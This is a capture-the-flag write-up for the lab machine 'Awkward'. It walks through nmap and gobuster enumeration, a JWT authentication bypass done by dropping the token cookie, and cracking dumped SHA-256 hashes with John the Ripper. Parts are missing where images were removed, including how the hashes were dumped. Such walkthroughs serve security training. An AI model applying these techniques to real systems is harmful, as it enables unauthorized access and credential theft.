Awkward

15th October 2022 / Document No D22.100.205

Prepared By: C4rm3l0

Machine Author: coopertim13

Difficulty: Medium

Classification: Official

Synopsis

Awkward is a Medium difficulty machine that highlights code injection vulnerabilities that do not result in RCE, but rather SSRF, LFI, and Arbitrary File Write/Append. Additionally, the box involves authentication bypass through poor password practices, such as password re-use, as well as storing passwords in plain text.

Skills Required

- Web app enumeration
- Basic understanding of JWT's
- Linux command line

Skills Learned

- API abuse
- SSRF attacks
- Privilege misconfiguration abuse

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.185 | grep '^[0-9]' | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.11.185
```

```
nmap -p$ports -sC -sV 10.10.11.185

Nmap scan report for 10.10.11.185
Host is up (0.054s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   256 72:54:af:ba:f6:e2:83:59:41:b7:cd:61:1c:2f:41:8b (ECDSA)
|_  256 59:36:5b:ba:3c:78:21:e3:26:b3:7d:23:60:5a:ec:38 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.38 seconds
```

The `nmap` scan shows a standard SSH service running on `port 22`, as well as an Nginx webserver running on `port 80`, where we will begin our enumeration.

HTTP

Upon navigating to `port 80`, we are redirected to `hat-valley.htb`. After appending the domain to our `/etc/hosts` file, we are able to browse the site:

```
echo "10.10.11.185 hat-valley.htb" | sudo tee -a /etc/hosts
```


Best Hats In Hat Valley

Hat Valley provides so much variety that you'll become lost as you look around our store. From beanies to caps, we have it all.


Beanies

Need something to warm that head of yours during winter? Well come pop into

A quick look at the site using the developer tools reveals that the site is running VueJS, meaning we can inspect some JS files using the debugger. That is where we then discover the `/hr` endpoint.



Likewise, we also find the `/api/staff-details` endpoint within the `services` directory:



Gobuster

It's always a good idea to check for potential vHosts that might exist on the machine, a task that `gobuster` can undertake while we enumerate other parts of the box. A wordlist like subdomains-1000.txt usually gets the job done.

```
gobuster vhost -u 'http://hat-valley.htb' -w /usr/share/wordlists/vhosts.txt
```

```
gobuster vhost -u 'http://hat-valley.htb' -w /usr/share/wordlists/subdomains.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:          http://hat-valley.htb
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/subdomains.txt
[+] User Agent:   gobuster/3.1.0
[+] Timeout:      10s
===============================================================
2022/10/18 11:35:17 Starting gobuster in VHOST enumeration mode
===============================================================
Found: store.hat-valley.htb (Status: 401) [Size: 188]

===============================================================
2022/10/18 11:36:14 Finished
===============================================================
```

In this case we find the vHost `store.hat-valley.htb`, which we also append to our `/etc/hosts` file:


```
echo "10.10.11.185 store.hat-valley.htb" | sudo tee -a /etc/hosts
```

When trying to visit the site however, we get prompted for login information, which we don't currently have. Let's return when we are armed with some credentials.


Foothold

Authentication Bypass


Upon visiting the `/api/staff-details` endpoint, a JWT error is returned. Let's fire up `BurpSuite` and take a closer look at the error.



When reading into the error returned, we can see that the `cookie-parser` library is being used. We also see that in our request the `token` cookie is set to `guest` by default. If we change the cookie's value to a valid JWT, which we can generate in Python or jwt.io, we get a different error, indicating an invalid JWT signature:



Since we neither know the required contents of the JWT, nor the secret to sign the token, we cannot bypass authentication this way. However, we can try removing the cookie altogether.




If there is nothing to parse, there is nothing to validate. Similar to the OMIGOD vulnerability , the authentication logic on the server is flawed. The backend server first checks that the cookie exists, and then performs the validation checks on it. However, if it does not exist, the validation is skipped as a whole, allowing the user to perform authorised actions, as the variable `authFailed` will remain `False`:

```
const user_token = req.cookies.token
var authFailed = false
if(user_token) {
  const decodedToken = jwt.verify(user_token, TOKEN_SECRET)
  if(!decodedToken.username) {
    authFailed = true
  }
}
if(authFailed) {
  return res.status(401).json({Error: "Invalid Token"})
}
//authorised actions
```

The dumped hashes can easily be identified through online hash analyzers, or the tool `hash-identifier` as `SHA-256`. We can now unleash `JohnTheRipper` on the collection of hashes, in an attempt to weed out weak passwords.


```
john hashes --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-sha256
```



